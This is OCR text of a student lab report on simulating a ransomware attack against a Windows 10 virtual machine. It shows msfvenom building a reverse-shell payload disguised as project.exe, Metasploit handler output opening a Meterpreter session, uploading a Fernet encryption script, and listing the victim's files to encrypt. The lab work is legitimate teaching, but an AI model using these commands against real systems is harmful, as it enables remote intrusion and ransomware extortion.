
Introduction To Computer Security
Ransomware
Step 4:Monitoring

Group-06:
Sai Kumar Reddymalla-11690966
Monica Sai Meghana Ghanta- 11798073
Sujan Lanka- 11702061
Lakshmi Gayatri Donepudi-11801234


Aim: Focusing on infecting the Windows 10 computer by simulating a ransomware attack through a reverse shell connection and watching the file system through the Watchdog Python tool to track and log modifications to files during the attack.

1.Infection:
software: kali and windows10
Connection: The connection is based on the host only adapter were I have hosted the local host of kali in the windows then when the target machine downloads the .exe file which is a malware to establish the reverse shell from windows 10 machine to the Kali machine by using the Metasploit . The ip is scanned by the Nmap scan and later we identified the Os by scanning the os detection of the Ips .
step1:creating the .exe file as project.exe



```
┌──(kali㉿sr1570)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.105 LPORT=4444 -f exe -o project.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: project.exe

┌──(kali㉿sr1570)-[~]
└─$ 
```


step2: Hosting the payload to download in the victim machine for initial access



- .vboxclient-seamless-tty7-service.pid
- .vboxclient-vmsvga-session-tty7-control.pid
- .wget-hsts
- .Xauthority
- .xsession-errors
- .xsession-errors.old
- .zprofile
- .zsh_history
- .zshrc
- build/
- crypto/
- Desktop/
- dist/
- Documents/
- Downloads/
- encrdecp.py
- encryptor.py
- encryptor.spec
- get-pip.py
- lottery.py
- lottery.py.save
- Music/
- myenv/
- Pictures/
- project.exe
- project.py
- Public/
- pycrypto-2.6.1.whl
- python-2.7.18.msi
- python-3.8.10.exe
- python-3.9.5.exe
- pyvenv/
- Templates/
- tools/
- Videos/

192.168.56.105:8080/project.exe


Step03: Once the project.exe is executed in the target machine it will establish the reverseshell connection and session is opened in the attacker machine.



```
┌──(kali㉿sr1570)-[~]
└─$ msfconsole
Metasploit tip: View advanced module options with advanced


  Metasploit Park, System Security Interface
  Version 4.0.5, Alpha E
  Ready...
  > access security
  access: PERMISSION DENIED.
  > access security grid
  access: PERMISSION DENIED.
  > access main security grid
  access: PERMISSION DENIED....and...
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!


       =[ metasploit v6.4.34-dev                          ]
+ -- --=[ 2461 exploits - 1267 auxiliary - 431 post       ]
+ -- --=[ 1471 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.56.105
LHOST => 192.168.56.105
msf6 exploit(multi/handler) > run


[*] Started reverse TCP handler on 192.168.56.105:4444
[*] Sending stage (177734 bytes) to 192.168.56.107
[*] Meterpreter session 1 opened (192.168.56.105:4444 -> 192.168.56.107:51562) at 2025-04-07 16:38:39 -0400

meterpreter >
meterpreter >
```


Now will focus on Encryption and decryption in the Target machine:
Transferring the code to the target machine which encrypts and decrypts the files by taking the input (file input) and key which only allows base64 format it is generated from the python library (fernet) high standard key encryption library from the cryptography our code is project.py which is transferring from the attacker machine (kali) to the target

machine (windows10)




```
msf6 exploit(multi/handler) > set LHOST 192.168.56.105
LHOST ⇒ 192.168.56.105
msf6 exploit(multi/handler) > run


[*] Started reverse TCP handler on 192.168.56.105:4444
[*] Sending stage (177734 bytes) to 192.168.56.107
[*] Meterpreter session 1 opened (192.168.56.105:4444 → 192.168.56.107:51562) at 2025-04-07 16:38:39 -0400

meterpreter >
meterpreter > upload project.py C:\\Users\\<your-user>\\Desktop\\project.py
[*] Uploading  : /home/kali/project.py → C:\Users\<your-user>\Desktop\project.py
[-] core_channel_open: Operation failed: The filename, directory name, or volume label syntax is incorrect.
meterpreter > execute -f C:\\Python312\\python.exe -a "C:\\Users\\<your-user>\\Desktop\\project.py"
[-] stdapi_sys_process_execute: Operation failed: The system cannot find the file specified.
meterpreter > getuid
Server username: DESKTOP-N421326\19003
meterpreter > upload /home/kali/project.py C:\\Users\\19003\\Desktop\\project.py
[*] Uploading  : /home/kali/project.py → C:\Users\19003\Desktop\project.py
[-] core_channel_open: Operation failed: The system cannot find the path specified.
meterpreter > shell
Process 5284 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\19003\Downloads>cd C:\Users
dir
cd C:\Users

C:\Users>dir
 Volume in drive C has no label.
 Volume Serial Number is 9267-6005

 Directory of C:\Users

04/07/2025  02:19 PM    <DIR>          .
04/07/2025  02:19 PM    <DIR>          ..
04/07/2025  03:08 PM    <DIR>          19003
04/07/2025  12:11 PM    <DIR>          Public
               0 File(s)              0 bytes
               4 Dir(s)  30,616,231,936 bytes free

C:\Users>exit
exit
meterpreter > upload /home/kali/project.py C:\\Users\\19003\\Downloads\\project.py
[*] Uploading  : /home/kali/project.py → C:\Users\19003\Downloads\project.py
[*] Uploaded 1.41 KiB of 1.41 KiB (100.0%): /home/kali/project.py → C:\Users\19003\Downloads\project.py
[*] Completed  : /home/kali/project.py → C:\Users\19003\Downloads\project.py
meterpreter >
```

key (this is generated in the attacker machine)




```
64 bytes from 192.168.56.107: icmp_seq=47 ttl=128 time=13.5 ms
64 bytes from 192.168.56.107: icmp_seq=48 ttl=128 time=4.86 ms
64 bytes from 192.168.56.107: icmp_seq=49 ttl=128 time=3.97 ms
64 bytes from 192.168.56.107: icmp_seq=50 ttl=128 time=2.03 ms
64 bytes from 192.168.56.107: icmp_seq=51 ttl=128 time=17.5 ms
64 bytes from 192.168.56.107: icmp_seq=52 ttl=128 time=1.61 ms
64 bytes from 192.168.56.107: icmp_seq=53 ttl=128 time=3.79 ms
64 bytes from 192.168.56.107: icmp_seq=54 ttl=128 time=2.45 ms
64 bytes from 192.168.56.107: icmp_seq=55 ttl=128 time=7.37 ms
64 bytes from 192.168.56.107: icmp_seq=56 ttl=128 time=3.43 ms
64 bytes from 192.168.56.107: icmp_seq=57 ttl=128 time=7.42 ms
^C
—— 192.168.56.107 ping statistics ——
57 packets transmitted, 15 received, 73.6842% packet loss, time 57007ms
rtt min/avg/max/mdev = 1.059/5.692/17.522/5.006 ms

┌──(kali㉿sr1570)-[~]
└─$ nano project.py

┌──(kali㉿sr1570)-[~]
└─$ python
Python 3.13.2 (main, Mar 13 2025, 14:29:07) [GCC 14.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> python3 -c "from cryptography.fernet import Fernet; print(Fernet.generate_key().decode())"
...
  File "<python-input-0>", line 1
    python3 -c "from cryptography.fernet import Fernet; print(Fernet.generate_key().decode())"
               ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
SyntaxError: invalid syntax
>>> exit

┌──(kali㉿sr1570)-[~]
└─$ python3 -c "from cryptography.fernet import Fernet; print(Fernet.generate_key().decode())"

dqWOPVUJb0igts5U8AD-b1fBTktAEypxIDyqCh24H0w=

┌──(kali㉿sr1570)-[~]
└─$ nano project.py

┌──(kali㉿sr1570)-[~]
└─$ nano project.py

┌──(kali㉿sr1570)-[~]
└─$ nano project.py

┌──(kali㉿sr1570)-[~]
└─$
```


this is step is to find the files in the target machine and we foundout the folder as test lets encrypt it.



```
cd C:\Users\19003\Documents\test
The system cannot find the path specified.

C:\Users\19003\Downloads>dir
 Volume in drive C has no label.
 Volume Serial Number is 9267-6005

 Directory of C:\Users\19003\Downloads

04/07/2025  03:43 PM    <DIR>          .
04/07/2025  03:43 PM    <DIR>          ..
04/07/2025  03:38 PM            73,802 project.exe
04/07/2025  03:58 PM             1,425 project.py
               2 File(s)         75,227 bytes
               2 Dir(s)  29,656,334,336 bytes free

C:\Users\19003\Downloads>dir C:\Users\19003\Downloads
dir C:\Users\19003\Downloads
 Volume in drive C has no label.
 Volume Serial Number is 9267-6005

 Directory of C:\Users\19003\Downloads

04/07/2025  04:03 PM    <DIR>          .
04/07/2025  04:03 PM    <DIR>          ..
04/07/2025  03:38 PM            73,802 project.exe
04/07/2025  03:58 PM             1,425 project.py
04/07/2025  03:03 PM    <DIR>          test
               2 File(s)         75,227 bytes
               3 Dir(s)  29,655,695,360 bytes free

C:\Users\19003\Downloads>dir C:\Users\19003\Downloads\test
dir C:\Users\19003\Downloads\test
 Volume in drive C has no label.
 Volume Serial Number is 9267-6005

 Directory of C:\Users\19003\Downloads\test

04/07/2025  03:03 PM    <DIR>          .
04/07/2025  03:03 PM    <DIR>          ..
04/07/2025  03:02 PM           103,533 Command_Prompt_Customization_Manual.pdf
04/07/2025  03:02 PM         4,151,039 Lab1a_Network_Scanning.pdf
04/07/2025  03:02 PM           441,572 Lab1b_Packet_Sniffing.pdf
               3 File(s)      4,696,144 bytes
               2 Dir(s)  29,655,629,824 bytes free

C:\Users\19003\Downloads>
```




```
'shell' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\19003\Downloads>cd C:\Users\19003\Desktop
dir
cd C:\Users\19003\Desktop
The system cannot find the path specified.

C:\Users\19003\Downloads>dir
 Volume in drive C has no label.
 Volume Serial Number is 9267-6005

 Directory of C:\Users\19003\Downloads

04/07/2025  03:43 PM    <DIR>          .
04/07/2025  03:43 PM    <DIR>          ..
04/07/2025  03:38 PM            73,802 project.exe
04/07/2025  03:43 PM             1,444 project.py
               2 File(s)         75,246 bytes
               2 Dir(s)  30,466,170,880 bytes free

C:\Users\19003\Downloads>cd C:\Users\19003
dir
cd C:\Users\19003

C:\Users\19003>dir
 Volume in drive C has no label.
 Volume Serial Number is 9267-6005

 Directory of C:\Users\19003

04/07/2025  03:08 PM    <DIR>          .
04/07/2025  03:08 PM    <DIR>          ..
04/07/2025  12:11 PM    <DIR>          3D Objects
04/07/2025  12:11 PM    <DIR>          Contacts
04/07/2025  03:08 PM    <DIR>          Documents
04/07/2025  03:43 PM    <DIR>          Downloads
04/07/2025  12:11 PM    <DIR>          Favorites
04/07/2025  02:32 PM                 0 ipconfig
04/07/2025  12:11 PM    <DIR>          Links
04/07/2025  12:11 PM    <DIR>          Music
04/07/2025  03:08 PM    <DIR>          OneDrive
04/07/2025  02:36 PM        26,667,456 python-installer.exe
04/07/2025  12:11 PM    <DIR>          Saved Games
04/07/2025  12:11 PM    <DIR>          Searches
04/07/2025  12:11 PM    <DIR>          Videos
               2 File(s)     26,667,456 bytes
              13 Dir(s)  30,514,446,336 bytes free

C:\Users\19003>
```




```
cd C:\Users\19003\Documents\test
The system cannot find the path specified.

C:\Users\19003\Downloads>dir
 Volume in drive C has no label.
 Volume Serial Number is 9267-6005

 Directory of C:\Users\19003\Downloads

04/07/2025  03:43 PM    <DIR>          .
04/07/2025  03:43 PM    <DIR>          ..
04/07/2025  03:38 PM            73,802 project.exe
04/07/2025  03:58 PM             1,425 project.py
               2 File(s)         75,227 bytes
               2 Dir(s)  29,656,334,336 bytes free

C:\Users\19003\Downloads>dir C:\Users\19003\Downloads
dir C:\Users\19003\Downloads
 Volume in drive C has no label.
 Volume Serial Number is 9267-6005

 Directory of C:\Users\19003\Downloads

04/07/2025  04:03 PM    <DIR>          .
